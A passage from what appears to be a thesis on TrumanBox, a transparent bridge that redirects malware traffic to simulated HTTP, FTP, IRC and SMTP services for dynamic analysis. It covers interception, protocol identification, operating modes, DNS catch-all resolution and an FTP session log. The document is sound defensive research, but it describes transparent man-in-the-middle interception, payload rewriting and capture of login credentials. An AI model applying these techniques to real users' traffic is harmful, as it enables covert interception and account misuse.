Once a packet is sent to the *QUEUE*, we use the developer library *libipq* [Mor07] to access the data and in particular the original header information of the packet. After extraction of the original destination, we hand back the packet to the kernel, where it next passes the *PREROUTING* chain in the *nat* table. We use this table to redirect data

3. BACKGROUND




Figure 3.7.: Accessing non altered header information

to our dispatcher module. It is also possible to trigger functions during the interception phase, but for simplicity reasons, we stay with executing additional functions during the dispatching process.

By storing information about original destination in a global variable, we can use this information in the dispatching phase, for example for header-based identification of the protocol, or even for contacting the original server ourself to gather information and improve our simulation or for fetching interesting data, we might use to replay them to the client or just for the purpose of analysis. Furthermore, we use IP address and TCP port for logging of different destinations in separated files, named respectively.

4. TRUMANBOX

4.1. Approach

In our approach we want to improve results in analysing malware without suffering losses in the prevention of affecting third party systems. Of course, this is what most of the projects in this area are working on. As we have seen, there are already a lot of different approaches to analyse malicious binaries. Trapping malwares is done pretty well by honeypots (see Section 2.1). Also we have got Honeywalls, preventing outgoing malicious traffic to the Internet. This is where we want to step into the scene. Our idea is neither to drop, nor just let malicious traffic pass, but redirecting it to a system under our control, where we try to provide standard services as generic as possible. With other words, we want to simulate services the malicious client tries to connect to, by transparently redirecting the client's connection attempts to our own local services.

Our interception is meant to be as transparent to the client as possible. Redirecting the client's connection request, we therefore also have to provide some virtuality, i. e., the simulation of the Internet. As we can see, we need virtuality to assure transparency. This might sound a little confusing and magnificent at the same time. The confusion will hopefully be taken away in the course of this work. About the magnificence we have to admit right at the beginning that not only hardware is restricting us in implementing a simulation that is really close to the original. Regarding our intention to provide malware with some interaction without accessing the Internet and keep them running as long as possible to learn from their behaviour do not need to simulate the whole Internet. Instead, we try to focus on certain services, malicious clients mainly try to contact. Thus we will provide the following services in our simulation environment

- HTTP
- FTP
- IRC
- SMTP

Since there are several free available implementations of those services, we do not want to reinvent the wheel, but use preexisting solutions to serve them. Therefore, the security of the whole system is based on the security of every single service running locally. Hence these services should be chosen respectively and being updated frequently.

All these services are running in their basic configuration, except for the FTP server, as we will see later on. Independent from the set of programs which is actually chosen to serve the different protocols, we do manipulations in order to improve the simulation

4. TRUMANBOX

by changing the payload via man-in-the-middle interception. Additional functions are triggered as predefined patterns match the payload and help to adjust the environment by downloading information from the Internet and/or applying changes to our system environment (accordingly) or just do some logging. In detail, we alter payloads, e.g., substitution of login data and changing server responses, by triggering functions gathering information from the original server, or creating a filesystem structure on-the-fly as the user expects it. We can see from the request a user is sending what his expectations are and depending on those manipulate our local filesystem structure, respectively, before the actual request reaches the corresponding local running service. Of course, a user might come up with wrong requests to false prove authentication of the system. This means, he could try to log in with wrong credentials, or access a directory which does not exist. By now we assume that a user only sends requests regarding to what he expects to be on the original server, but we keep in mind to prepare for advanced authentication techniques. One way might be an alternative behaviour triggered on a second execution of the same malicious code, rejecting analyses of the first execution. Doing this, we still would not end up in a multiple execution path analysis which would be far more expensive. We rather think of a *second try* approach, if execution stops immediately after exchanging first payloads.

Even though our approach so far is mainly independent from the actual server software for a certain service, it is reasonable to prefer lightweighted server services in order to keep CPU usage low. Altogether these techniques just outlined in brief form our simulation as shown in Figure 4.1. To overcome static protocol identification driven by the TCP destination port, we provide more flexibility by a *hybrid protocol identification*. Certain malicious programs use non-standard ports for their communication. And even worse: Some malware uses standard protocols on a different standard port meant to be used by another standard protocol, e.g., HTTP on port 21, or FTP on port 80, and so on.

Therefore, we have to offer every supported service on all ports. This leads us to overlapping services on a certain port. Thus we have to determine somehow, which service we have to serve on a certain port, in case of an incoming connection request to this port. We first try to identify the protocol by observing the payload. If this fails, we have a second chance identifying the protocol by destination port. Once the protocol of an incoming connection is determined, we know which service we have to provide on that port. Following this thought, the idea suggests itself to start services dynamic, on the port they are requested. In this approach, a redirect of data packets would only need to modify the destination IP address to the one of our machine, keeping the destination TCP port untouched. Some research on this approach leads us to the opinion that this might be too slowly. Furthermore, in a long time run of our system we would end up with many instances of the same service running on different ports. And what would happen if one client would request HTTP on port 700 and another one would ask to establish a FTP connection on the same port? We would need advanced techniques similar to TCP wrappers to decide which service will actually handle the connection. Reasoning about how to solve those issues we came up with an alternative technique. We serve all supported protocols locally on their standard ports. Bypassing TCP connections we




Figure 4.1.: System structure

redirect to a certain port on our machine where a *dispatcher* is listening. We will discuss this module in detail in Section 4.2.2. In brief the idea is to accept any connection on that port, identify the payload and then build a second connection to the corresponding service running on its standard port. Once both connections are established, we only have to forward payloads between them bidirectionally. So we are doing pretty much the same as a proxy server does plus modifying the destination parameters.

By now, we are already quite flexible in offering our services on every possible TCP port. Our next challenge is to improve certain services in such a way that they appear to be as similar as possible to the original service requested. It is obvious that without any connection to the Internet, our services will be rather static. But why preventing all outgoing traffic unconditionally? Certain traffic might not do any harm, but help us to improve our simulation a lot. Respectively we want to provide some more flexibility regarding the simulation of a certain service in the following.

Depending on the policy we have to meet, our outgoing traffic restriction might vary from *let all traffic pass* up to *no outgoing traffic at all*. In the first case, we might only want some monitoring, or logging of the traffic caused by the malicious software under consideration. To grant flexibility in meeting different policies, we will implement our

4. TRUMANBOX

system to be able to run in four different modes. By that we can adjust restrictions in intercommunication with the Internet according to the scenario we are in. The modes our TrumanBox will provide are the following

1. Transparent
2. Full-Proxy
3. Half-Proxy
4. Simulation

We will start with the transparent mode, which only can be applied if we do not have any restrictions in outgoing traffic. In the next step we come to the full proxy mode, which still needs full Internet access and lets the client do all communication with the original server. This mode provides already access to header information and payload of all bypassing packets, where the payloads can even be altered. We could also drop connections matching predefined filter rules. So far, there is no filtering implemented, but restriction to the supported services. However, it would be pretty easy to extend this mode to a userspace firewall application. Switching to the next mode, i. e., the half-proxy mode, we do the first real step towards simulation by redirecting traffic to our own local server services. Still we need the Internet for collecting information supporting us in providing a simulation close to reality. Finally the simulation mode, which is the last of our operation modes, covers the total cut off from the Internet. Of course, this last step comes along with a big regression in our simulation efforts, which are meant to be close to reality. However, not only in strict policy scenarios, but especially if we want to analyse malware that tries to contact servers not online anymore, it is a promising feature. This is just a coarse summary of the relation between the different modes. We will give detailed descriptions in Section 4.2.4.

Since not only amount, but also nature of outgoing traffic might underlie different restrictions, we provide different alteration of and actions triggered by the payload which again are depending on the mode. Indirectly we also do some sort of content filtering. Apart from the features implemented by now, functionality can be easily extended by writing some functions and defining some patterns so that the execution of the functions will be triggered by matches of the pattern against the payload. Table 4.1 gives an overview of the different modes depending on the policy we want to meet.

Policy	Mode
no outgoing traffic	simulation
only harmless outgoing traffic	half-proxy
outgoing traffic allowed (content filtering possible)	full-proxy
outgoing traffic allowed (no filtering)	transparent

Table 4.1.: Different modes of operation depending on the outgoing-traffic policy

Next, we need to place our TrumanBox according to our needs. As we tried to keep the implementation independent from the surrounding environment, our system should be almost arbitrarily placeable. By that, it could be used for example to monitor network traffic and react on certain patterns in the data traffic. Starting with our given implementation, adjustments can be easily done by adding further functions triggered by patterns matching either the payload, or the header information.

Back to what we are aiming for, we focus on providing interaction to malware and do not go into other applications beyond the scope of this work. Our system is meant to provide good responses to malware, i.e., keep those running and hence improve our analyses. Accordingly, a good place to induce our system is just in front of a malware analysing environment. Then malicious code can be executed without or with reduced outgoing malicious traffic considering the mode the TrumanBox is running. Working as a transparent bridge, as we described in Section 3.3, our bridge is not detectable by trivial attempts and all bypassing traffic can be seen on the logical bridging device, e.g., *br0*. Thus we get in touch with the data we are interested in which is obviously a basic requirement for our interception and dispatching modules to work on them.

4.2. Implementation

Next we will take a closer look at the details on implementing our approach. Our focus we keep on developing half proxy and simulation mode, as those are the actual simulating modes. Throughout the development we found answers to most of our questions related to network programming within the books *Unix Network Programming: Networking APIs: Sockets and XTI* [Ste98] and *Unix Network Programming: Interprocess Communications* [Ste97] written by Richard Stevens.

4.2.1. Interception

First of all, we want to identify new connections. Therefore, we use iptables to track TCP data with a SYN-flag set and direct those to the `QUEUE` target. Using the *libipq* library [Mor07], that comes with the *iptables-dev* package, we take the packages from the `QUEUE`, parse the information we are interested in, and hand the packets back to the kernel space. Since we need to know the original target, which we will identify by the destination IP address and the destination TCP port, we do not alter the incoming packages in this module. Instead, we only extract the corresponding header information and hand those to the dispatching module. This information flow from interception to dispatching module is necessary since the dispatching module will only see the altered header after data packets have been redirected to our machine. As you can see, the interception process is quite simple. During the development phase we figured out that triggering functions within the interception module is possible as well, but for simplicity reasons we concentrate all additional functions into the dispatching phase.

4. TRUMANBOX

4.2.2. Dispatching

The core of our implementation is the dispatching function. Its processing starts as soon as a new connection has been established to the local port it is listening on, e.g., TCP port 400. Same as with other parameters also the port where the dispatcher is listening can be set in the `bridge-config.sh` file, as depicted in the Appendix A, Listing A.1. Right after accepting the new connection request (A) a second connection (B) is established depending on the connection protocol of the incoming connection and the mode the TrumanBox is running. In the following, payloads are forwarded between A and B. Depending on the mode of operation, certain alterations of payload and execution of additional functions are triggered by a successful match of predefined patterns against the payload. We will explain these different manipulations when facing the mode of operation they occur in.

In order to handle more, than only one connection, we create a new process for every incoming connection. Since establishing the second connection (B) is also depending on the protocol of the incoming connection (A), we somehow have to identify it. The common identification by considering the TCP destination port is not strong enough in our implementation, because data connections initiated by malware often use non-standard ports. Therefore, we try to strengthen the traditional protocol identification by implementing also a payload protocol identification which is applied first. These two in combination form our *hybrid protocol identification*.

4.2.3. Hybrid Protocol Identification

Mainly we try to identify new connections by observing the payload. If that fails, we try to use the destination port to determine the protocol in use. This is what forms the hybridity in our approach of identifying the protocol of a certain connection.

To use the first payload of a connection as a unique mark for the protocol in use, we have to distinguish between *server-first-sending* and *client-first-sending* protocols: In case of HTTP and IRC, usually the client sends the first payload, hence we define these as client-first-sending (CFS) protocols. SMTP and FTP in turn start with a payload sent by the server, which is commonly known as banner or welcome message. These protocols are categorised as server-first-sending (SFS) protocols, respectively.

Apart from the restrictions in outgoing traffic imposed by the mode our system is currently running, we furthermore want to induce as little traffic to the internet as possible. Thus we first test if there is payload coming from the client right after we have accepted the incoming connection with our dispatching module. If this fails, we try to open a possibly already stored response from the corresponding server the connection was meant to contact. If this fails too, and the current mode is half proxy, we establish a test connection trying to fetch the banner from the original server. In case of FTP the last step is extended to also test if anonymous login is provided. We only perform those steps in half proxy mode, because in simulation mode we do not allow outgoing traffic and in the other both modes we (let) connect the client to the original server, so that we do not need to spend any simulation efforts.

```

if ( there is payload coming over the incoming connection )
    try to determine protocol payload
else
    if ( there is a stored corresponding server response )
        take that response as payload
        try to determine protocol by payload
    else
        fetch corresponding server response
        take that response as payload
        try to determine protocol by this payload
        store server response locally
    end
end

if (protocol not identified)
    try to determine protocol by TCP destination port
end

if (protocol not identified)
    drop the current connection
end

```

Figure 4.2.: Algorithm of hybrid protocol identification

Protocol	Pattern (at beginning)	Pattern (somewhere)
HTTP	"GET /"	
IRC	"NICK "	
FTP	"220 "	"ftp" (ignoring case)
SMTP	"220 "	"mail" OR "smtp" (ignoring case)

Table 4.2.: Payload pattern determining the protocol

If all these efforts are without any result, we try to determine the protocol by the destination port. Even though this might be nothing more than a desperate try, we do not want to miss the small chance of success following this way. Protocol identification by port is just comparing the TCP destination port with the well known ports of the services we support. If there is "typical non-standard ports" those services are often served on, we can adjust our function accordingly. We can brief this procedure in the algorithm given in Figure 4.2.

Given the first payload of a new connection, we use the patterns listed in Table 4.2 to determine the protocol. Here we do not distinguish between SFS and CFS protocols, because this would be an unnecessary restriction. Rather we stay generic to be

4. TRUMANBOX

also capable to recognise possible modifications of SFS protocols to corresponding CFS versions. This might be quite improbable, but since our implementation is even easier this way, we cover that possibility as well.

4.2.4. Modes of Operation

After we have only given a brief overview in Figure 4.3, we now take a closer look at the different modes in which the TrumanBox can be executed. Before we get into technical details, let us clearly distinguish between the different modes.




Figure 4.3.: Classification of operation modes

As can be seen in Figure 4.3, we actually have two simulation modes, and two, which are not doing any simulation, since they only intercept the connection to the service requested. These two non-simulating modes, namely transparent and full proxy mode, were only implemented as an extra that might be handy to have, while working with the TrumanBox. Reviewing existing proxy implementations, e.g., *squid* [DW07], or network monitoring tools like for example *tcpdump* [VJM07], we can see that our two non-simulating modes do not provide any new functions. In the following we want to introduce all the four different modes and then we will focus on the simulation and the half proxy mode, which form the main part of our work.

Transparent

In this mode, we do not need any dispatching. Accordingly we also have to use an iptables setup which slightly differs from the one we mentioned in Section 3.4. The initial script for this mode is given in Appendix A, Listing A.4. Passing the data from kernel to user space we use a *transparent interception* module, which is derived from our basic interception by adding access to the payload. Printable content of processed data packets is written to the terminal and afterwards the packet is enqueued back into

the kernel data packet flow without any alteration. Instead, we could also use a simple function for logging the bypassing data. Since we recognise new connections by checking the SYN flag in the TCP header, it is easy to separate logging for different connections. Also filtering depending on either header information or payload is possible here. This provides us with user space packet filtering capabilities which can be used to realise a firewall concept. Since this is not our main objective in this work, we will not cover this option in detail. After we have processed the data packet, we hand it back to the kernel space, where it continues its traversal through our bridge. We want to point you to the fact that by now this mode is not providing more, but rather less than for example *tcpdump* does. We formed a base which can be extended easily.

Full Proxy

Back to our basic approach, using the standard interception function in combination with the dispatching module, this mode will proxy any connection transparently. Therefore, we first accept incoming connections by redirecting them to our dispatcher module. Here we have already extracted the original target (IP address and TCP port) and establish a second connection to the service requested. Since we are forwarding the payloads bidirectionally between both sockets, i. e., the server socket where we accepted the redirected incoming connection and our client socket connected to the original target, we are again able to see the payload and header information of every bypassing packet. In addition to logging and monitoring we are now even able to alter the payloads. By that we can not only restrict connections to the Internet, but rather even restrict content of outgoing and incoming traffic, which can already be helpful, in case of monitoring some connection: During our first test runs in this mode, we were a little disappointed to only observe some weird obviously non-plain text data while monitoring basic browser activities. This was caused by the *Accept Encoding* header field in the HTTP protocol, which was set to *gzip, deflate* by the browser in use. Hence, adding a function for removing certain header fields given the identifier as a parameter helps us to overcome this problem. Notice that for this mode we do not necessarily need any protocol identification. Still it enables us to keep the processing of logging and payload alteration more efficiently, since we only have to look for patterns which might be relevant in a certain protocol.

Half Proxy

The half proxy mode is the first step towards simulation. Still accessing the Internet by additional functions used to improve our simulation, we redirect all protocols to the port our dispatcher is listening, e. g., TCP port 400. Right after accepting the new connection request on our dispatching port, we determine the protocol regarding our hybrid protocol identification approach we already introduced in Section 4.2.3. Since all supported protocols are served locally on standard ports, we establish the second connection regarding to the protocol identified to the corresponding local service or rather port. As in the full proxy mode we again have access not only to header information, but also to payloads.

4. TRUMANBOX

As mentioned before, all server services running on the TrumanBox are mainly set up in their basic configuration. Thus server responses will correspond to the defaults, which are most likely to differ from the original server a connection request was aiming to contact. That is where we start up with our simulation by extending service features and properties by suitable functions. More about those later on after we have faced the simulation mode.

Simulation

Compared to the half proxy mode, we have to reject a few functions we provide so far in order to meet the policy we specified for this mode. Prohibiting any outgoing traffic, but DNS requests, on interface `eth0` we have to accept a big regress in the quality of our simulation. Note, that even outgoing DNS can be avoided as we will discuss in Section 4.3. Therefore this is probably the most challenging of our modes. We want to prevent any kind of data connection (apart from DNS) to the Internet without letting the client, i.e., the malware or perhaps the intruder, become aware of it. Therefore we provide local services as generic as possible and redirect the connection requests of the client to our machine. Since responses are statically and do not differ for requests to same services on different servers yet, it is quite improbable to trick a human intruder or some malware if they have only little knowledge about the server to contact. At this point, we want to direct future work towards improving the simulation for example by randomising server responses. The advantage of this mode is that we do not need a connection to the Internet. Hence we could also use this mode in an offline analysis environment, which might be necessary regarding the policy we have to meet. Moreover, we can use this mode to analyse malware that tries to contact servers which have been taken down, or are offline temporarily for any other reason. Also this topic we will face in Section 4.3.

A simplified overview, how connections are established, is given in Figure 4.4. Note, that for the sake of simplicity all the details are skipped in that chart. Particularly the interception extracting original header information before the actual dispatching in simulation and half proxy mode, is left out. Those details we have already discussed in Chapter 3.

4.2.5. Extending Half Proxy Mode

The following functions are mainly based on the half proxy mode. By those we want to show, which improvements can be done if we still accept certain self driven traffic to the Internet. In future work, similar extensions might follow for other modes, respectively.

Replaying FTP and SMTP Banner

Facing FTP or SMTP connections, we can observe that payloads are sent first from server to client – assuming RFC conform behaviour. That is what we defined as an SFS protocol. Thus we fetch banner or welcome messages from the original server already during the protocol identification by payload. All gathered banners are stored locally in




Figure 4.4.: Connection establishment depending on mode of operation

plain text, named with the IP address and the TCP port number of the corresponding server. By checking the existence of local available banner information before contacting the original server, we avoid unnecessary data traffic. After the protocol identification, the dispatcher is provided with according server responses, which are then replayed on the current new connection attempt. The locally served response is silently dropped. Further communication happens locally by simply forwarding the payloads between client and local server service.

Simulation Efforts in FTP and HTTP

If the client attempts to connect to a FTP or HTTP server, we might intuitively expect a giant challenge in giving a sufficient simulation to trick the client. Reconsidering the information we are interested in, and what the clients view to the service is, we dare to skip replaying any content and plainly keep at providing the filesystem structure the client is expecting. Let us consider the following example:

A client tries to access `http://example.org/example/path/to/some/file`. Right after accepting the incoming connection we identify the protocol by matching the “GET /” pattern in the first payload sent by the client. After parsing the URL we are able to create a filesystem structure in our webserver’s base directory according to the request we just received. As already mentioned, we do not spend any efforts on serving the content a client will usually expect in that path he is requesting. Even though this is just a matter of implementing, further support functions and the policy we have to meet. Anyhow, our interest is to track what a client is doing and not serving him any content. With our approach we get an overview of the client’s behaviour on the server he contacts. Assuming the client does not send false requests to verify being connected to the server he was aiming for, we might even learn something about the remote side, and the filesystem structure being provided there.

4. TRUMANBOX

FTP: User Authentication Vs. Anonymous Login

Supporting FTP in our simulation, we need to reason whether to grant anonymous login or rather require a valid username password combination. In the latter case, we also have to define which credentials are to accept and which are invalid. Reviewing our aim to provide a simulation as close to reality (here: the Internet) as possible, and also driving a mode that allows us to access the original server, we decide to provide both anonymous login and user authentication, depending on what the original server requires. This is simply done by extending our “fetch the banner” function introduced before by a check if, in case of a FTP server, anonymous login is granted. If so, we provide the same and let anonymous login attempts pass. Otherwise we grant access with any arbitrary login. Even though this might lead to logging a lot of invalid FTP logins we cannot use for further investigation. But we also hope to gather valid account data we can use to log in ourselves into the original server, for example, to fetch further malicious binaries we can analyse. Again this can be done either manually or in an automated manner by extending our program with functions accordingly. Note that manually processed investigations may be restricted to a certain time slot, because logins might expire or being deactivated if the client becomes aware of our interception. In case of non-anonymous login, we stick to our approach not using highly customised configurations, but rather extending our payload alteration. Therefore we just setup our FTP server with one valid login, where the corresponding username and password is known to our program, as it has to be set in the `definitions.h` file before compiling the program. Any login attempt is then altered to valid username and password. By logging the unmodified login data, we try to gather valid account data for the original server we may use for further investigation. Unfortunately this approach lacks in handling false login testing, i. e., if the malware tries to login with invalid data to prove the servers authentication. This we can overcome by extending the login payload alteration to recognise, if interaction just stops after a successful login and next time preventing a login to the same server using the same credentials. This idea requires conditionally repeated execution of a malware on client-side, which made us coming up with the idea of providing a communication channel to the client-side. We refer to this idea for future work.

IRC Session Logging and Simulation

In case that the intercepted connection is an IRC session, we have two attempts in logging. On the one hand, we can do logging regarding to a whitelist of patterns and as a second option, we just log the whole communication. Latter one has the drawback that in longtime recordings we might log several *PINGs* or *PONGs* which are used for alive testing during an IRC session and probably do not improve our analyses. Both of these logging attempts may enable us to replay the login process on the original server and so gather information for example about botnets. One possibility would be to feed a program like *botspy* [Ove07] with the collected information to monitor a botnet from the inside.

4.2.6. Logging

Beside discussing our simulation efforts in the previous section, we every now and then mentioned logging. Nevertheless, we want to refocus on that topic in particular. Providing access to payload and header information, we have a lot of different features we can log. We have the approach to do logging in different folders for different protocols. In all of these folders we create plaintext files named with the IP address and TCP port of the destination target. Therefore we need outgoing DNS traffic namely DNS requests to get this information accurately. If the requested FQDN cannot be resolved, we are faced with a new challenge we want to discuss in Section 4.3.

By now, we assume the domain can be resolved and we get a text file in one of the subfolders `ftp`, `http`, `irc`, or `smtp` – respectively the protocol of the connection – which is named `<IP-address>:<TCP-port>`. We write to this file the information we are logging which is directed to the service on port `<TCP-port>` of the system with IP address `<IP-address>`. Later we can use the filename of a certain logfile in combination with the content of that same file to replay a login or just analyse the traffic directed to that machine. At the beginning of every new connection, we write a timestamp to the corresponding logfile, that helps us to determine time and date of the logged information.

Provided with the logging structure just outlined, we now have to decide which information to log. Since this question might be answered easiest by long time test, we keep this question open. To be prepared for different logging strategies, we have implemented a switch deciding to either log everything or just log everything that matches with different patterns, where the patterns are mainly protocol directives we expect to come together with interesting information, e.g., the patterns `USER`, `PASS`, ... This can be adjusted easily in the program's source code.

Here we have another point where we can improve our system by outsourcing the patterns into whitelist files which would make changes easier to apply. This whitelist files could then be parsed on program start to adjust the logging accordingly.

4.3. Advantages of Full Simulation

Now having this powerful half proxy mode why to bother with pure simulation? The first reason for this, we already mentioned, is the fact that there are certain institutions which are very restricted in their freedom of action by current law. Here the TrumanBox can help to analyse malware without any outgoing traffic to the Internet. Note that for this purpose it is not enough to run our system in full simulation mode. You also have to set the `NO_OUTGOING_DNS` flag in the `bridge-config.sh` file. More details on how DNS is handled by the TrumanBox you will find in Chapter 4.4.2.

There is also another scenario where running the TrumanBox in full simulation mode will improve analysis results: what if a certain malware wants to contact a server that is not reachable anymore? This might happen if the fully qualified domain name (FQDN) is not resolved properly, or the machine has been taken from the Internet completely. In that case, a lot of analyses will not be able to gather any information that might push studies of malicious programs further. Here the full simulation mode can still

4. TRUMANBOX

provide some interaction. Again we have to grant that DNS request are answered by our machine, if resolving the name by common nameserver fails. By the way, this points us to another challenge in half proxy mode: In case that a DNS request cannot be answered, it would be nice to have a corresponding module in our system jumping in to provide some IP address for the FQDN asked to be resolved.

4.4. Customising Server Configurations

4.4.1. FTP

Even though we tried hard to keep our system requirements low and not demanding certain versions of server services or many changes to standard configuration files, we still have to admit that certain changes might be necessary. How different services have to be customised will most likely differ from server service to server service since apart from basic features, which are required to be implemented, there is a lot of different extensions in server programs available. Our only issue was to stop authentication from serverside demanded by our FTP service. Since we use *ProFTPD*, we applied the following changes in the corresponding configuration file

```
AllowForeignAddress on
UseReverseDNS off
```

The first directive causes the FTP server to accept “PORT” commands with an IP address as parameter different from the source IP address. Actually we do not need this by now, but that way we are already prepared for possible implementation of active FTP support. The second statement deactivates the reverse DNS lookup which is normally performed on the remote host’s IP address on incoming active mode data connections and outgoing passive mode data connections. Using reverse DNS lookup, we run into problems since we do man-in-the-middle interception, and that is what reverse DNS lookup is supposed to prevent. After these two changes have been applied to the FTP configuration file everything works like a charm.

4.4.2. DNS

As outgoing DNS traffic was mentioned not to be filtered by default, we now want to consider, how name resolution requests are actually handled by the TrumanBox. In order to use original destinations’ IP addresses for logging, we allow outgoing DNS requests by default. To prevent all outgoing traffic, including DNS request, we have to set the `NO_OUTGOING_DNS` flag in the `bridge-config.sh` file, as mentioned in Chapter 4.3. Thus all DNS request bypassing the TrumanBox are redirected to the local port 53. Hence we have to grant that a DNS server is running on our TrumanBox. But how to answer DNS requests, without any predefined answer? In general there are two different methods to answer a DNS request: *recursive resolution* and *iterative resolution*. These work by resolving DNS recursively or simply returning the best answer, respectively. In the latter case, the client requesting the name resolution might have to ask another nameserver for

4.4. Customising Server Configurations

resolving the requested name. A further outdated method is to look up domainnames from the file `/etc/hosts`. For further details on DNS we refer to [AL98]. No matter how name resolution works in detail, we need to contact other DNS servers, or use a `hosts` file containing many records, if we want to provide correct answers. In fact we do not necessarily need correct answers, but just some IP address the client can send his connection request to. Anyway our TrumanBox will intercept the following request and redirect it to itself. We realised this kind of name resolution by setting up a *Bind* nameserver and changed the configuration files `db.root` and `named.conf` as given in Appendix A.5 and A.6, respectively. Using this configuration all DNS requests are resolved to 64.233.183.103, as given in line 14 of `db.root`. While an attentive user might become aware of having all names resolved to the same IP address, we still have to test if malware can be tricked by this simple approach. Anyhow, this mechanism can be improved by randomising the resolved IP address. Further ideas regarding this, we present in Chapter 6.

4. *TRUMANBOX*

5. RESULTS

Given a first running beta version of the TrumanBox implemented as described in the previous chapter, we now want to consider practical use of our approach. Therefore, we specify two different test scenarios, within which we evaluate the TrumanBox running each of the two simulating modes, namely full simulation and half proxy mode. In the first scenario we will consider appearance to the client-side in user interactions. For this purpose we run common user applications manually, and describe the behaviour being observed. As a second scenario, we execute malicious binaries on client-side within an automated dynamic malware analysing platform called CWSandbox, we introduced in Chapter 2.3. Since our motivation to provide a simulation of the Internet is driven by the target to improve dynamic malware analysis, the latter one will show the quality of our contribution, while the first testings are rather meant to present the functionalities of the TrumanBox. In the first test scenario we keep the setup as simple as possible. Therefore we have the TrumanBox connected to the Internet via a NAT gateway on `eth0`. On the other interface, here `eth1`, we connect a single client machine running Linux. However, the operating system and applications in use on the client can be chosen arbitrary. The setup as described is illustrated in Figure 5.1.

5.1. Appearance During User Interaction

We will structure our first evaluation attempt the following way: Facing each of the supported protocols one after another, we use applications accordingly to induce some




Figure 5.1.: Setup for test cases with user applications

5. RESULTS

interactions the same way as an arbitrary user might do. Having two executions of every interaction for every protocol, the TrumanBox is first running in simulation and then in half proxy mode. That way we can see the difference between both modes. In some cases those might be invisible to the user application, so we will sneak in the level where differences turn to be visible. To simplify matters, we will reset the TrumanBox to its initial state after every interaction process, i. e., we delete all log-files and empty the FTP- and HTTP-server's root directory. In our setup we have logfiles in `/tmp/truman-box/`, the FTP default root is `/home/ftp` and the HTTP server's root is in `/var/www`.

5.1.1. FTP in Simulation Mode

Opening an arbitrary browser application on our client machine we connect to the public available FTP server `ftp://ftp.debian.org`. Next we are asked to enter a valid login, even though the original server provides anonymous login. Since we are in simulation mode, the TrumanBox does not connect to the original server, and hence cannot check if anonymous login is granted. Therefore it prompts us to log in, right after the automatic anonymous login attempt by the browser.



Figure 5.2.: Contacting a FTP server that grants anonymous login (simulation mode)

In Figure 5.2 you can see that we fill in “arbitrary” login data which authenticate us successfully. At this point also the username “anonymous” in combination with any password would give us permission to access the server. In Figure 5.3 we try to access some randomly chosen file in an arbitrary path, which is created on the fly as it is confirmed by our request shown in Figure 5.4.



Figure 5.3.: Accessing some file within an arbitrary path




Figure 5.4.: Filesystem structure has been manipulated permanently

A logfile recording our intercommunication is created in `/tmp/truman-box/ftp/`. As depicted in Figure 5.5 we have stored the whole command sequence the client has induced. The leading timestamp enables us to order interactions by time during later analyses. IP address and TCP port where the original server is listening can be extracted from the name of the logfile.

Having a look at the first commands sent by the client, we can conclude, that using anonymous credentials failed in the first try, since it is followed by a second user/password combination, which has obviously succeeded. The following lines provide us with all the information we need to reconstruct the interaction, induced by the client.

Apart from the login prompt at the beginning and the fact that we did not see any existing folders on the server, our simulation seemed to work pretty well. About the login prompt we cannot do any improvements as long as we do not know, whether the original server grants anonymous login or not. Therefore, we actually need to contact the corresponding server. Since we might need a valid login for the original server, we

5. RESULTS

A screenshot of a terminal window titled 'root@debian-hiwi2: /tmp/truman-box/ftp'. The window contains a text-based log of an FTP session. The log starts with a 'cat' command output showing a timestamp '2007-07-07-17-45-26' and a series of FTP commands and responses: 'USER anonymous', 'PASS mozilla@example.com', 'USER arbitrary', 'PASS alsoarbitrary', 'SYST', 'PWD', 'TYPE I', 'PASV', 'SIZE /', 'MDTM /', 'RETR /', 'PASV', 'CWD /', 'LIST', 'PASV', 'SIZE /couple/of/test/folders/some_file.ext', 'MDTM /couple/of/test/folders/some_file.ext', 'RETR /couple/of/test/folders/some_file.ext', 'PASV', 'CWD /couple/of/test/folders/some_file.ext', 'LIST', 'PASV', 'SIZE /yet/another/test/', 'MDTM /yet/another/test/', 'RETR /yet/another/test/', 'PASV', 'CWD /yet/another/test/', 'LIST'. The session ends with the prompt 'root@debian-hiwi2: /tmp/truman-box/ftp#'. The terminal window has a menu bar with 'Datei', 'Bearbeiten', 'Ansicht', 'Terminal', 'Reiter', and 'Hilfe'.

```
root@debian-hiwi2: /tmp/truman-box/ftp
Datei Bearbeiten Ansicht Terminal Reiter Hilfe
root@debian-hiwi2: /tmp/truman-box/ftp# cat 128.101.240.212\:21
2007-07-07-17-45-26
USER anonymous
PASS mozilla@example.com
USER arbitrary
PASS alsoarbitrary
SYST
PWD
TYPE I
PASV
SIZE /
MDTM /
RETR /
PASV
CWD /
LIST
PASV
SIZE /couple/of/test/folders/some_file.ext
MDTM /couple/of/test/folders/some_file.ext
RETR /couple/of/test/folders/some_file.ext
PASV
CWD /couple/of/test/folders/some_file.ext
LIST
PASV
SIZE /yet/another/test/
MDTM /yet/another/test/
RETR /yet/another/test/
PASV
CWD /yet/another/test/
LIST
root@debian-hiwi2: /tmp/truman-box/ftp#
```

Figure 5.5.: FTP session logfile

rather prompt for the login to fetch credentials that we might need for replaying the session to the real destination. That there is no files shown after login, is very noticeable to a human client, but since our objective is mainly to track automated interactions induced by malware, we assume this not to be an issue.

Since an automated FTP session will most likely not use a browser application, we also want to consider what happens behind the graphical user interface (GUI). Moreover, we want to take a look at the communication as it can be observed below the OSI *application layer*. For this reason we recorded the session on client side using the network sniffer Wireshark [Com07]. First data captures during the session can be seen in Figure 5.6. Here we can evaluate how good our simulation is so far.

5.1. Appearance During User Interaction




Figure 5.6.: Wireshark logging

Source	Destination
192.168.183.151	128.101.240.212
128.101.240.212	192.168.183.151
192.168.183.151	128.101.240.212
128.101.240.212	192.168.183.151

Figure 5.7.: Proper source and destination IP addresses

```
Response: 220 ProFTPD 1.3.0 Server (Debian) [127.0.0.1]
```

Figure 5.8.: Static banner of our local running FTP service

```
Request: USER anonymous
ftp > 4791 [ACK] Seq=48 Ack=17 Win=5824 Len=0
Response: 331 Password required for anonymous.
Request: PASS mozilla@example.com
Response: 530 Login incorrect.
```

Figure 5.9.: Anonymous login rejected

5. RESULTS

